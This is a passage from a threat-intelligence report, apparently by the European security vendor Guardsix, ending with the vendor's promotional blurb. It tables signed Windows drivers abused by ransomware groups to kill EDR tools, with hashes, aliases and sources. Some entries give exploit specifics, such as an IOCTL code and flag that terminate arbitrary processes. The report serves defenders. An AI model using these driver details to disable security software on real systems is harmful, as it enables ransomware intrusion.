`ktapi.sys`	Not renamed	Kontron — embedded computing API driver. Legitimately signed by Kontron.	The Gentlemen RaaS — centralised GentleKiller EDR killer suite distributed to all affiliates. Group emerged Mar 2025 and claimed 504 victims across Southeast Asia, South America, and Western Europe. At least 8 GentleKiller variants documented.	7ee17efef04bb7c9de90d5210263ed6993f867e5a11f86e65e3bb1362c7de237	Medium BYOVD Analysis Jul 2026
`RwDrv.sys`	Not renamed	RWEverything project — hardware access utility. Legitimately signed. 17 decoded IOCTLs including physical memory R/W via MmMapIoSpace, MSR access, PCI config R/W.	Qilin — stage-1 kernel access layer in two-driver EDR kill chain; interchangeable with ThrottleStop.sys/rwdrv.sys. One of three stable hashes in Qilin toolkit ZIPs Aug–Dec 2025 per derp.ca analysis.	017933be6023795e944a2a373e74e2cc6885b5c9bc1554c437036250c20c3a7d	derp.ca Apr 2026
`ControlCenter.sys`	Not renamed	Quanta Computer — laptop OEM utility driver. Legitimately signed by Quanta.	Qilin — alternative stage-1 kernel access layer; interchangeable with RwDrv.sys. Introduced alongside RwDrv.sys in Oct 2025 toolkit updates. No Qilin-specific IOCTLs — exploited for existing hardware access capability only.	0b12eb25db68d8714ba52583597ed20e5fab2f6e82dcd0bcb23161acb4a9a126	derp.ca Apr 2026
`STProcessMonitor.sys`	ProcessMonitorDriver.sys	Safetica — Endpoint Client DLP driver x64. Legitimately signed by Safetica. Supports v11.11.4 and v11.26.18.	MedusaLocker (linked in KOSEC PoC research); multiple groups via STProcessMonitor-Killer PoC. No vendor patch confirmed as of Feb 2026 per CERT VU#818729 (published Jan 20 2026).	5b4f59236a9b950bcd5191b35d19125f60cfb9e1a1e1aa2e4f914b6745dde9df	CERT VU#818729 (Jan 2026); BlackSnufkin BYOVD repo
`BdApiUtil64.sys`	DriverGay.sys (DeadLock); Gosling.sys; kihost.sys	Baidu — Baidu Antivirus v5.2.3.116083. Legitimately signed by Baidu. Device object created with SecurityDescriptor=NULL — accessible from any process at any integrity level.	DeadLock ransomware (loader EDRGay.exe drops DriverGay.sys, Dec 2025 Cisco Talos report); Warlock ransomware (HexKiller); Akira (SevexKiller). ESET confirms this driver reused across at least 5 distinct codebases with independent development histories.	148C0CDE4F2EF807AEA77D7368F00F4C519F47EF	Cisco Talos Jan 2026; NVD CVE-2024-51324; ESET Mar 2026

Driver Name	Renamed As	Vendor / Origin	Ransomware Group(s)	SHA-256 Hash	References
2026 — Payload-embedded drivers; first maliciously obtained WHQL-signed EDR killer					
`NSecKrnl.sys`	Not renamed — embedded directly inside the Reynolds ransomware binary itself; no separate drop or deployment step required	NsecSoft — Windows kernel driver. Legitimately signed by NsecSoft. Driver fails to verify caller permissions before executing IOCTL commands.	Warlock ransomware (aka Water Manaul, Jan 2026); Reynolds ransomware (Feb 2026 — first documented case of a BYOVD driver embedded directly inside the ransomware payload, eliminating the separate deployment step); Silver Fox TA (ValleyRAT delivery)	206f27ae820783b7755bca89f83a0fe096dbb510018dd65b63fc80bd20c03261	Broadcom / Security.com Feb 2026; SentinelOne CVE DB Jan 2026; Arete Apr 2026; Securonix Jan 2026
`GameDriverX64.sys`	UpdateCheckerX64.sys	Hotta Studio / Fedeen Games — Tower of Fantasy anti-cheat driver. Legitimately signed. No admin privileges required to exploit — local user terminates arbitrary processes via IOCTL 0x222040 with flag 0xFA123456, triggering ZwTerminateProcess. Patched in v7.23.4.8+.	Interlock ransomware — "Hotta Killer" BYOVD tool documented by FortiGuard. Companion DLL polers.dll specifically targets Fortinet EDR/AV processes (pattern "Forti*"). Initial access via MintLoader. NodeSnake/Interlock RAT (CORNFLAKE) deployed for exfiltration. Targets UK and US education sector.	b6628d201c2a68d2a3de2a87de7a5acfe21b101a97928e1c8d5c82102d967383	NVD CVE-2025-61155
`PCTcore64.sys`	Not typically renamed	PC Tools — legacy security product driver (discontinued product). Legitimately signed by PC Tools; signature remains valid despite product discontinuation.	Multiple groups — covered in BlackSnufkin BYOVD repo (PCTcore64-Killer). Discontinued product driver with a valid, permanently irrevocable signature makes it an attractive long-term BYOVD target.	c76dd87891e3e30db2aed057e7b04c19ca264f434c21f68a7a2d9b17a97aff39	BlackSnufkin BYOVD repo
`PoisonX.sys`	g11.sys — dropped by a binary impersonating a Symantec product (symantec.exe)	Purpose-built malicious EDR killer driver — obtained a legitimate Microsoft WHQL (Windows Hardware Quality Labs) Hardware Compatibility signature, published Apr 7 2026 by GitHub user "oxfemale" as a "research tool." No legitimate use case per Broadcom. Unlike all other entries, this driver was designed from the start to kill security processes.	GodDamn ransomware (Hyadina developer — rebrand of Beast/Monster lineage; Jun 2026 campaign spread to 10 hosts before encryption); The Gentlemen RaaS (incorporated into GentleKiller toolkit; 504 victims across 70+ countries by Jun 2026). Kills security processes and removes user-mode API hooks.	a5035cbd6c31616288aa66d98e5a25441ee38651fb5f330676319f921bb816a4	THN / Broadcom Jul 2026; Dark Reading Jul 2026

guardsix

Who we are:

Guardsix is the sovereign security platform for lean European defenders. We work with security teams and regional MSSPs who have to catch activity like the BYOVD chain in this report with the people and hours they already have — no separate analytics tier to stand up, and no requirement to route kernel and endpoint telemetry through a cloud outside their own jurisdiction.

Guardsix SIEM centralises log management, compliance monitoring, and audit-ready operations across on-prem, hybrid, and cloud estates. Guardsix NDR adds network-level visibility and lateral movement detection across IT and OT. Guardsix Fleet gives MSSPs multi-instance operations for every tenant from one place.

Pricing scales with infrastructure, not ingestion — so retaining driver-load, service-creation, and kernel-object telemetry long enough to hunt in is a planning decision, not a budget one.

Headquartered in Copenhagen, Denmark, Guardsix has a European foundation and a strong focus on data protection and cyber security regulation. Your data. Your deployment. Your jurisdiction.

For more information, visit our website